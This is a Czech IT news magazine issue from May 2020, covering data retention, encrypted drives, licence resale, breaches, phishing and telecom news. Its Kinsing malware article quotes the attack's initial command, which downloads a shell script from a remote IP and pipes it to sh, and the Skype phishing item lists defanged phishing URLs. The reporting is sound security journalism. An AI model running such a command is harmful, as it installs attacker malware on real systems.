



RETAIL SUMMIT
ACTION!

MIMOŘÁDNÁ DOBA JAKO KATALYZÁTOR ZMĚN

Konference v přímém on-line přenosu!

5. 5. 2020

www.retailsummitaction.cz



KONFERENCE
BEZPEČNÁ ŠKOLA 2020 13. 10. 2020 PRAHA

• BEZPEČNĚ (NEJEN) NA SÍTÍCH
• ŠKOLA VS. NEJNOVĚJŠÍ TECHNOLOGIE
• SDÍLÍME ZKUŠENOSTI aneb JAK TO FUNGUJE U NÁS

www.bezpecnaskola2020.cz

Konferenční
centrum City
Praha 4 - Pankrác

13. 10. 2020 Clarion Congress Hotel Prague

BIG DATA

**JAK TO POSKLÁDAT,
ABY NÁM TO
POMOHLO**



www.primetimefor.cz

ICT

NETWORK NEWS

www.ict-nn.com

■ BEZPEČNOST ■ SÍTĚ ■
■ DATACENTRA ■ PRŮZKUMY ■
■ PRÁVO ■ FINANCE ■ LIFESTYLE ■

5/2020

Uvnitř čísla:

- Svět se zastavil, ale informace proudí dál (str. 02)
- DPP se zaměří na elektrické pohony (str. 03)
- Junior Centrum Excellence pro kybernetickou bezpečnost (str. 05)
- Jak efektivně optimalizovat provoz svých sítí (str. 06)
- 62 % CFO plánuje významné škrty v nákladech (str. 08)
- OPPO poskytne patenty pro IIOT prostřednictvím Avanci (str. 10)
- 42 % firem zažilo výpadky v důsledku ztráty dat (str. 13)
- Binance uvádí nový Ethereum-kompatibilní blockchain (str. 15)
- Nizozemská vláda vybízí veřejné služby ke sdílení zdrojového kódu (str. 19)

Jak zrealizovat Data retention v ISP síti profesionálně a s využitím dotace?

Každý veřejný internetový poskytovatel velmi dobře ví, o čem je řeč, když se řekne Data retention. Neboť poskytování dat o provozu v síti v daném časovém rozmezí je jednou z jeho povinností související se zákonem č. 127/2005 Sb., o elektronických komunikacích dle § 97, odst. 3.

Jde především o ukládání provozních a lokalizačních údajů za účelem vyšetřování trestné činnosti. V tomto případě nejde o odposlech komunikace, ale o provozní údaje související s uskutečňovanou komunikací.

VÍCE
na str. 6

Šifrovaná úložná řešení

V dnešní době celosvětového nárůstu objemu generovaných dat je důležitější více než kdy předtím zajistit, aby byly kritické a citlivé údaje vhodně chráněny. Existuje několik způsobů, jak citlivá data ochránit. Jedním ze způsobů, které se firmám doporučují, je uchovávání osobních údajů a citlivých dat zabezpečené šifrováním, včetně využití specializovaných šifrovacích zařízení.

Podle průzkumu GDPR Data Breach Survey 2020 společnosti DLA Piper bylo napříč 27 členskými státy Evropské unie od počátku účinnosti nařízení zaznamenáno více než 160 000 oznámení o porušení ochrany údajů. Jak je vidět z dostupných dat, počet to není jako počet denních hlášení.

Pro zajištění souladu s GDPR, ale zejména kvůli ochraně vašich cenných dat, přinášíme přehled



šifrovaných zařízení od společnosti Verbatim, která jsme měli možnost sami otestovat.

Společnost Verbatim totiž nabízí širokou škálu přenosných úložných zařízení chráněných systémem 256bitového šifrování AES, které používá také armáda a které nebylo

dosud prolomeno. Zařízení, ať už se jedná o pevné disky, disky SSD, disky USB, nebo pouzdra na pevný disk, jsou chráněna numerickou klávesnicí, čtečkou otisků prstů nebo konvenční ochranou počítačovým heslem.

Foto: Verbatim

VÍCE
na str. 3

Jak získat zpět peníze za nevyužívané softwarové licence?

V minulém díle našeho článku jsme se ptali na legální stránku věci výkupu softwarových licencí.

Pojďme se v tomto článku společně podívat o kousek blíže na toto téma a zjistit, pro koho je tedy tento způsob "recyklace licencí" vhodný a kdy mohou firmy tuto službu využívat, popřípadě jaké výhody jim z toho následně plynou? Všechny otázky pokládáme Patrikovi Sodomovi ze společnosti SoftwarePro.

Základní výhodou spolupráce s takovou firmou, která profesionálně prodává druhotné licence, je, že dokáže vaše licence, na rozdíl od výrobce, který takovou službu

nenabízí, také odkoupit zpět.



Ve většině firem je nákup licencí začátkem životního cyklu softwaru, který následně žije určitou

formou užívání a aktualizací. Až je software "zastaralý", nebo ho nahrazuje nový, tak se mu dále ve většině případů již nikdo nevěnuje. Propadá se někdy do propadlišť firemních dějin. Ale v mnoha případech by ještě dále mohl ve spoustě firmách posloužit a také vrátit nějaké finance zpět do firmy.

A tak se ptáme toho nejpovolanějšího, který u nás prošlapává již řadu let to, co je na západ od nás již standardní komoditou, a tím tématem jsou tzv. druhotné licence.

Zdroj: Pixabay

VÍCE
na str. 3

EDITORIAL



Vážené čtenářky a vážení čtenáři, jsme ještě stále v době „coronavirové“ a nebo pro někoho třeba „rouškové“.

Vidíme další

kyberútoky na nemocnice a také na státní podniky, třeba Povodí VLTAVY. Je zde vidět, že státní správa na tom s bezpečností není zrovna úplně nejlépe, a předpoklad je, že tyto útoky budou pokračovat. Tato doba totiž svým stavem kyberútokům přímo nahrává. Všichni také sledujeme aktivní přechod firemní komunikace ve stylu „home office“. Tento způsob komunikace není i přes všechny technologické vychytávky ve všech případech komunikace úplně ideální. Testujeme v redakci různé kamery, mikrofony a videokonferenční software, ale pokud to mohu posoudit, tak osobní kontakt to většinou nemůže stále ještě nahradit. Když máme bezpečnou možnost se alespoň i na ty dva metry potkat osobně, tak to vítáme.

Články s recenzemi můžete čekat v dalších číslech našeho časopisu a na našich komunitních webech. A protože chceme přispět k informovanosti všech, se kterými se v normální době potká- váme na konferencích, rozhodli jsme se na rok dát všem předplatné časopisu ICT NETWORK NEWS zdarma.

Víme, jak je v této době důležité být v obraze. A tak pokud znáte někoho, komu chcete darovat roční předplatné, naleznete v tomto čísle hypertextový odkaz, na kterém po registraci obdrží ten, komu ho pošlete, roční předplatné časopisu zdarma. Užijte si i tohle číslo v klidu u krbu nebo klidu domova.

Přejeme vám za náš redakční tým hlavně hodně dobrých zpráv!

Petr Smolník, šéfredaktor

YouTube

facebook

LinkedIn



Svět se zastavil, ale informace proudí dál

V těchto nelehkých dobách se zdá, že se snad celý svět zastavil. Ale co se nezastavilo, jsou informace. I když se nám může v poslední době zdát, že média jako by se nezajímala o žádná jiná témata než o koronavirus, opak je pravdou.

Veřejnoprávní média sice chrlí jednu zprávu za druhou pouze o nemoci COVID 19, ale v ostatních médiích se dál můžete dozvídat informace ze svých oborů. Jen to není tak jednoduché jako dříve, protože tzv. mainstreamová média jsou teď prostě zaměřena jen jedním směrem. A to je právě ten problém pro mnohé odborníky, kteří potřebují spíše informace zaměřené na jejich odvětví, než nekonečné statistiky nově nakažených a vyléčených pacientů.

V dnešní době máme naštěstí na výběr spoustu informačních zdrojů, a tak je možné zaměřit se na ty zdroje, které jsou pro nás důležité. Mnoha odborníkům pomáhá v této době ještě více nežli obvykle tzv. monitoring medií.



Proto jsme se po čase opět obrátili na společnost TOXIN s řadou otázek na toto téma. Na otázky odpověděl obchodní ředitel společnosti Tomáš Vitásek.

Jak se v této době změnila požadavky klientů?

Napříč všemi odvětvími, od sportovních klubů až po státní instituce, došlo v poslední době k

potřebě sledovat zcela nové téma koronavirus. Prakticky u všech kategorií klientů jsme ihned zpočátku zaznamenali zvýšený zájem o naše služby. A tak jsme pro klienty připravili řadu akcí.

toxin
extreme monitoring

Celý článek si přečtete zde ▶




Nová technologie umožňuje provést digitalizaci firem v řádech dnů

Doby, kdy si firma musela vystačit se šanony přetékajícími papírovými fakturami a smlouvami, jsou již pryč. Přesto řada firem s digitalizací stále otálí. Neobávají se přitom ani tak toho, že by se jim nevrátila finanční investice, jako spíše časové náročnosti zavedení nových systémů. Nemusi! To, co dříve trvalo měsíce, zvládne nové řešení KM Flows od Konica Minolta za pár dní.

Poptávka po digitalizaci mezi českými firmami roste, přesto však mnoho z nich, zejména ze segmentu SMB, má v této oblasti velké rezervy. Pokud už malé a střední podniky přistoupí k digitalizaci, nedokážou mnohdy využít její potenciál naplno a v lepším případě stále pracují s dokumenty na sdílených discích a ve složkách. To není ideální jak z pohledu bezpečnosti, tak komfortu práce. Dnes lze totiž k dokumentům, k jejich připomínkování a schvalování přistupovat vzdáleně, odkudkoli.

Konica Minolta využila více než pět let zkušeností s digita-



lizačními službami a přenesla je do univerzálních šablon a předdefinovaných procesů. Na jejich základě vyvinula vlastní řešení KM Flows, které u zákazníka rychle nasadí s většinou požadovaných funkcionalit a v případě potřeby následně už jen upraví. Rozsáhlé zákaznické analýzy, které byly standardním postupem při zavádění digitalizačních služeb, tak už v případě KM Flows nejsou zapotřebí a instalace je podstatně jednodušší.

Firmy navíc ušetří za nákupy licencí operačních systémů či databází, protože balíček může být nasazen na stávající infrastrukturu zákazníka nebo kompletně fungovat jako cloudová služba (SaaS).

KONICA MINOLTA

Celý článek si přečtete zde ▶



Šifrovaná úložná řešení

Dokončení
ZE
str. 1

Jestliže se tedy k heslům nebo otiskům prstů nedostanou nesprávně lidé, jsou uložené údaje zabezpečeny.

Disk USB Secure Portable s numerickou klávesnicí

USB disk Keypad Secure nabízí 256bitové hardwarové šifrování AES



a integrovanou ochranu heslem, které zadáte na numerické klávesnici na zařízení. Při 20 neúspěšných poku-

sech o zadání hesla se vymažou veškerá data. Je kompatibilní se systémy PC i MAC, k dispozici s konektorem Type-A nebo Type-C, ve velikostech 32 až 128 GB. Hodí se na bezpečné přenášení menšího množství dat a pohodlně se vám vejde do kapsy.

Disk USB Fingerprint Secure

Elegantní hliníkový disk USB 3.0 s integrovanou čtečkou otisků prstů, 256bitové AES hardwarové šifrování. U tohoto zařízení můžete nastavit účet jednoho správce a pro přístup autorizovat až 5 uživatelů. Je k dispozici ve velikostech 32 až 128 GB.



Je kompatibilní s operačními systémy PC i MAC a je vybaven rozhraním USB 3.1 GEN 1 s konektorem USB-C umožňující přenosové rychlosti až 5 Gb/s. Součástí balení je také převodní kabel z konektoru USB-C na konektor USB-A a adaptér USB-C, což umožňuje připojení disku k širokému spektru zařízení. Po načtení otisku prstu lze disk připojit také k televizorům, což je funkce, která není u pevných disků s šifrováním běžně k dispozici.

Pevný
disk Fingerprint
Secure

Verbatim



Celý článek si přečtete zde ▶

Jak získat zpět peníze za nevyužívané softwarové licence?

Dokončení
ZE
str. 1


Otázka redaktora:
Umožňuje vůbec
Microsoft nebo
jiný výrobce soft-
waru převod svých licencí?

Odpověď Patrika Sodomy:

Prvním prodejem přišel výrobce softwaru o vlastnické právo k licenci. Toto právo přešlo na zákazníka (nového majitele licence). To znamená, že další obchodní transakce, převod práv k licenci, už probíhají bez zásahu výrobce, protože ten na základě rozhodnutí Evropského soudního dvora nemůže jejich dalšímu prodeji bránit.

Otázka redaktora: Jaké firemní licence je vlastně dnes možné odprodat?

Takže co se týče licencí od společnosti Microsoft, zaměřujeme se na softwarové multilicence (multilicenční smlouvy Open License, Enterprise Agreement apod...) nebo licence, u kterých je lehké dohledat a



prokázat jejich původ. Jsou to tedy v podstatě jakékoliv trvalé on-premise licence, které i dnes mají podporu výrobce a dostávají pravidelné aktualizace. Tyto produkty se stále ještě prodávají a na trhu je po nich pořád poptávka. Jsou to například starší verze serverových operačních systémů anebo balíků Office - zákazníci jsou zvyklí na zažitý interface a funkcionality jim vyhovuje - proč tedy platit víc za nejnovější?

Otázka redaktora: Jaké jsou u vás podmínky při výkupu licencí od firem?

Všechny licence, které prodáváme a vykupujeme, musí pocházet z EU, nebo musí být určeny pro EU trh. U licencí společnosti Microsoft stále musí trvat podpora od výrobce (MS má zpravidla 7-10 let).

SoftwarePro

Celý článek si přečtete zde ▶



DPP se zaměří na elektrické pohony

Rada hl. m. Prahy na svém pondělním zasedání schválila Konceptci využití alternativních paliv v podmínkách autobusové dopravy Dopravního podniku hl. m. Prahy (DPP). Z ekologického i ekonomického hlediska se chce DPP do následujících let zaměřit na pokrok v oblasti elektrických pohonů. To přispěje nejen ke snížení hlukové zátěže, ale i možností lokálně zcela bezemisní dopravy.

V rámci snižování emisí se snaží Dopravní podnik hl. m. Prahy o více ekologickou dopravu v hlavním městě. V tuto chvíli je přibližně 65 % dopravních výkonů, které přepraví až 75 % všech cestujících, poskytnuto pomocí metra či tramvají na elektrinu, autobusová doprava nicméně představuje více než třetinu všech výkonů (cca 1 100 autobusů) a za rok je spotřebováno těmito vozidly přes 30 milionů litrů nafty. Do budoucna se tak chce DPP zaměřit na širší využití elektrických pohonů, které jsou energeticky i emisně neefektivnějším řešením. Do roku 2024 sníží stávající emise o 20 %.

Nová koncepce odpovídá na nutnost aktualizovat strategii obnovy vozového parku autobusů Dopravního podniku hl. m. Prahy na období po roce 2020 a zároveň souhrnně a komplexně sjednocuje dosavadní zkušenosti a předpokládaný rozvoj využití alternativních paliv autobusové dopravy DPP.

„Pro zlepšení životního prostředí v Praze musíme začít podnikat konkrétní kroky. Dnes jsme schválili strategii, která nás k tomuto cíli dostane. Dáváme tím jasný signál, že nezavíráme oči před znečišťovatelem ovzduší, kterým je autobusová doprava poháněná spalovacími motory. Zároveň na nic nečekáme a snažíme se ovzduší ulevit co nejdříve. Projektujeme trolejbusovou trať na letiště a vedle toho běží výběrové řízení na dvacet velkokapacitních trolejbusů s dynamickým dobíjením pro tuto linku. Testujeme hybridní autobusy, které umožní alespoň částečné snižování emisí minimálně v přechodné etapě, a to bez nutnosti časově náročné přípravy a výstavby nabíjecí nebo plnicí infrastruktury. Připravujeme také projekt vodíkového autobusu,“ řekl náměstek primátora hl. m. Prahy pro oblast dopravy Adam Scheinherr.

Celý článek si přečtete zde ▶





Přes půl milionu účtů aplikace ZOOM k dispozici

Přes půl milionu účtů aplikace ZOOM včetně přístupových hesel bylo zveřejněno na darknetu. Respektive tyto údaje jsou nabízeny k prodeji. Některé účty jsou k dispozici dokonce zdarma, cena většiny z nich je jeden cent.

Bleeping Computer kontaktovala některé z uvedených účtů a potvrdila, že se jedná o reálné účty. Ke koupi je přibližně 530 000 účtů, údaje zahrnují emailovou adresu oběti, heslo, URL adresu jejich osobní schůzky a další údaje.

Mezi postižené organizace patří i například Citibank, Chase, různé vzdělávací instituce a další. Právě u ZOOMu se také v poslední době mluví o toku dat do Číny a vzhledem k jeho vlastnické struktuře lze v brzké době očekávat podobná varování jako v kauze Huawei.

Petr Gondek, DPO,
managing director
GDPR Support

Celý článek si
přečtete zde ▶



Nintendo potvrdilo narušení 160 000 účtů

Poté, co hráči nahlásili neo-právně přihlášení a nákupy, Nintendo potvrdilo, že bylo napadeno více než 160 000 účtů. Útočníci zneužili starší přihlašovací systém.

Během několika posledních týdnů hráči hlásili na svých účtech podezřelé aktivity. Podle stížností na Twitteru a Redditu se neautorizovaní uživatelé přihlašovali na účty obětí a zneužívali platební karty připojené k účtům, aby nakupovali digitální zboží v internetových obchodech Nintendo, jako jsou V-Bucks, herní měna používaná ve Fortnite.

V prohlášení Nintendo uvedlo, že útočníci zneužívají starší přihlašovací systém NNID (Nintendo Network ID) k proniknutí do účtů od začátku dubna. NNID byl primárně používán pro kapesní Nintendo 3DS a konzoli Wii U (oba nyní již ukončené) a liší se od účtu Nintendo, který se používá pro Nintendo Switch (nejnovější herní konzole Nintendo, vydaná v roce 2017).

NNID lze propojit s účtem Nintendo a použít jako možnost

přihlášení. Pokud by útočníci měli přístup k propojenému NNID, mohli by pak přistupovat k propojenému účtu Nintendo. Odtud budou mít přístup k platebním metodám (prostřednictvím PayPal nebo platebních karet) nezbytných pro nákupy ve hře.

Nintendo neposkytlo další podrobnosti o tom, jak útočníci přistupovali k NNID účtům, pouze prohlásilo, že „byly získány nelegálně jiným způsobem než prostřednictvím naší služby“.

Nyní zakázalo možnost přihlásit se k účtu Nintendo pomocí NNID.

Útočníci mohli mít také přístup k prezídkám uživatelů, datům narození, země a e-mailovým adresám, které byly všechny spojeny s NNID, varovala Nintendo. Data kreditních karet nebyla přístupná.

Japonský gigant uvedl, že zresetuje hesla postižených účtů – ale také doporučil hráčům nastavit dvoufaktorové ověřování, aby ke



svým účtům přidali další úroveň zabezpečení. „Uživatelé budou e-mailem informováni o resetování Nintendo Network ID a Nintendo účtu,“ uvádí prohlášení. „Pokud jste se již ke svému účtu Nintendo přihlásili pomocí svého Nintendo Network ID, přihlaste se pomocí zaregistrované e-mailové adresy účtu Nintendo nebo přihlašovacího ID.“

Celý článek si přečtete zde ▶




Zdroj: Nintendo

Skype phishing cílí na hesla vzdálených pracovníků

Útočníci zasílají přesvědčivé e-maily, které nakonec ukradnou Skype pověření obětí. Vzdálení pracovníci jsou upozorněni na novou phishingovou kampaň zaměřenou na jejich Skype hesla.

Podle zprávy společnosti Cofense phishingové emaily vypadají „děsivě podobně“ jako legitimní upozornění od Skype. E-maily ukazují, že uživatelé mají 13 čekajících oznámení Skype, které lze zkontrolovat kliknutím na tlačítko „Zkontrolovat“.

„Není neobvyklé dostávat e-maily o čekajících oznámeních pro různé služby,“ uvedli vědci. „Útočník předvidá, že uživatelé to budou považovat za legitimní. Zvědavost a naléhavost nalákají mnoho uživatelů, aby klikli na tlačítko „Zkontrolovat“, aniž by rozpoznali zřejmé známky phishingového útoku.“ Tyto červené vlajky jsou patrné při



blížší prohlídce. Adresa odesílatele, která spoofuje přesvědčivé telefonní číslo Skype a e-mailovou adresu v adrese odesílatele, se na první pohled zdá legitimní. Skutečnou e-mailovou adresu – externí, kompromitovaný účet – však najdete na zpáteční cestě (zobrazí se jako „odeslané z“).

Po kliknutí na „Zkontrolovat“ jsou uživatelé přesměrováni prostřednictvím odkazu app. link (hxxps: // jhqv [.] App [.] / VAMhgP3Mi5) a nakonec na konečnou vstupní stránku (hxxps: // skype-online0345 [.] Web [.] aplikace).

Celý článek si přečtete zde ▶



44 milionů položek z digitální peněženky na internetu

Díky špatné konfiguraci cloudu zůstaly na internetu vystaveny miliony průkazů totožnosti, poplatkových karet, věrnostních karet, dárkových karet, lékařských průkazů a osobních údajů.

Key Ring, tvůrce aplikace digitální peněženky používané 14 miliony lidí v Severní Americe, odhalil 44 milionů ID, poplatkových karet, věrnostních karet, dárkových karet a členských



karet otevřenému internetu, tvrdí vědci.

Aplikace Key Ring umožňuje uživatelům nahrávat skeny a fotografie různých fyzických karet do digitální složky v telefonu uživatele. Zatímco Key Ring je primárně určen pro ukládání členských karet pro věrnostní programy, uživatelé do aplikace také ukládají citlivější karty. Podle výzkumného týmu z vpnMentor bylo 44 milionů skenů exponovaných v nesprávně nakonfigurované cloudové databázi, která obsahovala vládní identifikační čísla, maloobchodní klubové a věrnostní karty, NRA členské karty, dárkové karty, kreditní karty se všemi odkrytými podrobnostmi (včetně čísel CVV), karty zdravotního pojištění a lékařské karty pro marihuanu.

vpnMentor uvedl, že našel celkem pět nesprávně nakonfigurovaných cloudových databází Amazon Web Services (AWS) S3 ve vlastnictví společnosti.

Celý článek si přečtete zde ▶



Zdroj: Freepik

Junior Centrum Excellence pro kybernetickou bezpečnost

Na konci února tohoto roku došlo k významné a svého druhu v ČR ojedinělé události. SŠ IPF Čichnova slavnostně otevřela unikátní výukové pracoviště, Junior Centrum Excellence (JCE), zaměřené na výuku kybernetické bezpečnosti.

Na této specializované střední škole probíhá v pilotním ověření výuka kybernetické bezpečnosti již od roku 2017. Osnovu pro výuku koncipoval Network Security Monitoring Cluster (NSMC), který též SŠ IPF Čichnova v Brně a SPŠ Smíchovské v Praze pomáhá na MŠMT a NÚV výuku v pilotním ověřování prosadit.

Technologickým srdcem JCE je speciálně navržená laboratoř/polygon s oddělenou IT infrastrukturou, vybavená špičkovými technologiemi. Studenti se budou v rámci výuky KB s těmito technologiemi, postavenými na standardech (tak jako v reálném světě), nejen seznamovat, ale v rámci kyber bezpečnostních cvičení se také budou učit zvládat kybernetické útoky. Tím



bude SŠ IPF Čichnova pomáhat plnit společenskou objednávku a zajistit pro pracovní trh chybějící a tolik poptávané středoškolské kyber bezpečnostní specialisty.

Unikátní laboratoř školy bude ale také sloužit ostatním středním školám v rámci Jiho-moravského kraje. To je zcela v souladu s Koncepti středoškolských Junior Center

Excellence pro výuku informační bezpečnosti v ČR, jejímž autorem je NSMC. Do výuky budou kromě

vyskolených pedagogů SŠ IPF Čichnova zapojeni i odborníci z Masarykovy univerzity v Brně a z firm NSMC.

Tato slova potvrzuje i Ing. Lukáš Příbyl, předseda NSMC a předseda představenstva kyber bezpečnostní společnosti AXENTA a.s.



Celý článek si přečtete zde ▶

Zdroj: Zlroniscus / Freepik

NÚKIB: Hrozba kybernetických útoků na nemocnice a jiné významné cíle ČR

Národní úřad pro kybernetickou a informační bezpečnost (NÚKIB) dnes vydal VAROVÁNÍ před hrozbou v oblasti kybernetické bezpečnosti, spočívající v realizaci rozsáhlé kampaně závažných kybernetických útoků na informační a komunikační systémy v České republice, zejména pak na systémy zdravotnických zařízení. Tato kampaň může způsobit závažné dopady na dostupnost, důvěrnost či integritu informací u důležitých informačních a komunikačních systémů.

„K vydání tohoto varování nás vedly naše poznatky včetně poznatků z činnosti našich partnerů. Informace, které máme k dispozici, vedou k důvodné obavě z reálné hrozby závažných kybernetických útoků na významné cíle v České republice, především ale na systémy zdravotnických zařízení,“ říká ředitel NÚKIB Karel Řehka.

Z informací dostupných NÚKIB lze útoky vyplývající z uvedené hrozby očekávat v nejbližších dnech. Podle NÚKIB už nyní probíhá přípravná fáze těchto útoků, a to zejména prostřednictvím spear phishingové kampaně.

NÚKIB tuto hrozbu hodnotí na úrovni Vysoká – hrozba je pravděpodobná až velmi pravděpodobná. V souvislosti s touto hrozbou důrazně doporučuje provedení úkonů, které jsou detailně popsány ve VAROVÁNÍ.

Varování podle zákona o ky-



bernetické bezpečnosti znamená, že správci systémů, které spadají do klasifikace kritické informační infrastruktury, významných informačních systémů, nebo provozovatelů základní služby, se popsanými hrozbami musí zabývat a musí přijmout adekvátní opatření. I osobám, které nepadají pod zákon o kybernetické bezpečnosti, doporučujeme varování zohlednit a zavést adekvátní opatření.


Celý článek si přečtete zde ▶

Kinsing malware cílí na tisíce Docker portů za den

Technologie cloudové kontejnerizace Docker je pod palbou organizovanou samovolně se šířící krypto kampaní, zaměřenou na nesprávně nakonfigurované otevřené Docker Daemon API porty.

Podle výzkumného pracovníka z AquaSecu jsou v rámci kampaně každý den pozorovány tisíce pokusů o kompromitaci kontejnerů. Úsilí trvá měsíce. Od začátku roku však počet denních pokusů výrazně překročil to, co bylo vidět dříve. „Věříme, že tyto útoky jsou řízeny aktéry s dostatečnými zdroji a infrastrukturou potřebnou k provádění a udržení těchto útoků, a že nejde o improvizované úsilí,“ napsal v analýze.

Vzorec útoku začíná tím, že útočníci identifikují nesprávně nakonfigurovaný Docker API port, který zůstal otevřen pro veřejný



internet. Poté přistoupí k tomuto otevřenému portu a k němu připojené instanci Docker a kontejner Ubuntu. Kontejner vydá příkaz, který vyvolá Kinsing malware, který zase stáhne a spustí kryptominer.

V poslední fázi infekce se Kinsing pokouší dostat do jiných kontejnerů a hostitelů.

Při každém útoku se pou-

žívá stejný počáteční příkaz: „/ bin / bash -c apt-get update && apt-get install -y wget cron; service cron start; wget -q -O - 142.44.191.122/d.sh | sh; ocas -f / dev / null.“

Tento příkaz aktualizuje balíček Docker, aby implementoval instalační program, který následně stáhne d.sh shell skript.

Celý článek si přečtete zde ▶

Zdroj: Treatpost.com

Nokia zavádí první 450 MHz privátní LTE bezdrátovou síť PoC

Společnost Nokia oznámila, že přední polská energetická společnost PGE Systemy zvolila její soukromé bezdrátové řešení připravené na 5G po úspěšné zkoušce 450 MHz PoC sítě, která je v provozu od dubna 2019.

To představuje kritický první krok při hodnocení využití pásma 450 MHz na podporu širokopásmových operací provozovatelů distribučních soustav energie (DSO) v Polsku. PGE Systemy použije infrastrukturu PoC k dalšímu rozvoji své koncepce kritické komunikační sítě pro celou zemi. Konečná soukromá bezdrátová síť bude potenciálně podporovat 15 000–20 000 soukromých uživatelů rádia přes LTE / 4.9G a bezdrátové připojení až pro 14 milionů inteligentních měřičů.

NOKIA



Celý článek si přečtete zde ▶

Jak zrealizovat Data retention v ISP síti profesionálně a s využitím dotace?

Dokončení ze str. 1

Tzn., že není monitorován obsah, ale způsob připojení sloužící ke komunikaci, IP a MAC adresa uskutečňovaného spojení, jeho přesné časové údaje zahájení a ukončení připojení, označení přístupových bodů například u bezdrátových připojení a pokud to umožní technické parametry sítě, pak také údaje o koncovém uživateli – možném pachateli kriminálního činu.

Poskytovatelé internetu (ISP) jsou povinni údaje ukládat po dobu 6 měsíců a na vyžádání předložit konkrétní reporty např. Policii ČR nebo Bezpečnostní Informační Službě (BIS) či jiným bezpečnostním složkám činným v trestním řízení.

V České republice slouží pro zajištění reportů o provozu v síti, odpovídajících vyhlášce 357/2012 Sb. o uchovávání, předávání a likvidaci provozních a lokalizačních údajů, celá řada informačních systémů. Největší oporou poskytovatelů je možnost využít refundace nákladů souvisejících s pořízením a provozem takových systémů. Cesta k získání takové dotace se může zdát být složitou, ale velká část ISP již buď refundace od státu čerpá, nebo čeká na jejich

schválení.

Pro podání žádosti je potřeba připravit Návrh realizačního projektu a jeho financování z vlastních zdrojů nebo pomocí úvěru či leasingu. Projekt musí obsahovat kromě základních informací o žadateli také přesný popis technologie, kterou si ISP poskytovatel pro svoje monitorování provozu za účelem data retention vybral. Každý ISP poskytovatel, kterému je odsouhlasena refundace nákladů, musí mít zaveden ve své společnosti interní technicko-organizační předpis pro zajištění ochrany osobních, provozních a lokalizačních údajů a důvěrnosti komunikací.

Účelem tohoto předpisu je na základě § 88 – 91 zák. 127/2005 zajistit technicky a organizačně bezpečnost

poskytované služby s ohledem na ochranu osobních údajů fyzických osob (GDPR) v souladu se zvláštním právním předpisem na ochranu provozních a lokalizačních údajů a důvěrnost komunikací fyzických a právnických osob při poskytování této služby (bod 1, odst. a).

Kromě povinností danými zákonem prostředím čelí telekomunikační operátoři a poskytovatelé internetových služeb také dalším problémům, jako jsou rostoucí množství dat v sítích, větší komplexnost systémů a všudypřítomné bezpečnostní hrozby.

PROFICOMMS
value added distributor

Celý článek si přečtete zde ▶



Zdroj: Proficomms

SoftBank a KDDI zrychlí zavádění 5G ve venkovských oblastech v Japonsku

SoftBank a KDDI oznámili, že založili společný podnik na podporu nasazení 5G ve venkovských oblastech po celém Japonsku. Společný podnik s názvem 5G JAPAN Corporation (5G JAPAN) je založen na předchozí dohodě, kterou obě společnosti oznámily v červenci 2019.

5G JAPAN bude podporovat sdílení infrastruktury založené na vzájemném využívání základnových stanic v držení SoftBank a KDDI k urychlení rozvoje 5G sítě na venkově v Japonsku. Společný podnik bude také provádět projektování a řízení stavebních prací pro základní stanice 5G, uvedli partneři.

V loňském roce začaly obě telco společnosti zkoumat, do jaké míry by jejich partnerství mohlo pomoci snížit náklady a zkrátit dobu výstavby 5G základnových stanic v Asahikawě na Hokkaido, v Narita v prefektuře Chiba a Fukuyama v prefektuře Hirošima.

Každý bude vlastnit 50% podíl v novém společném podniku, který

bude mít počáteční kapitál ve výši 500 milionů JPY (4,6 milionu USD).

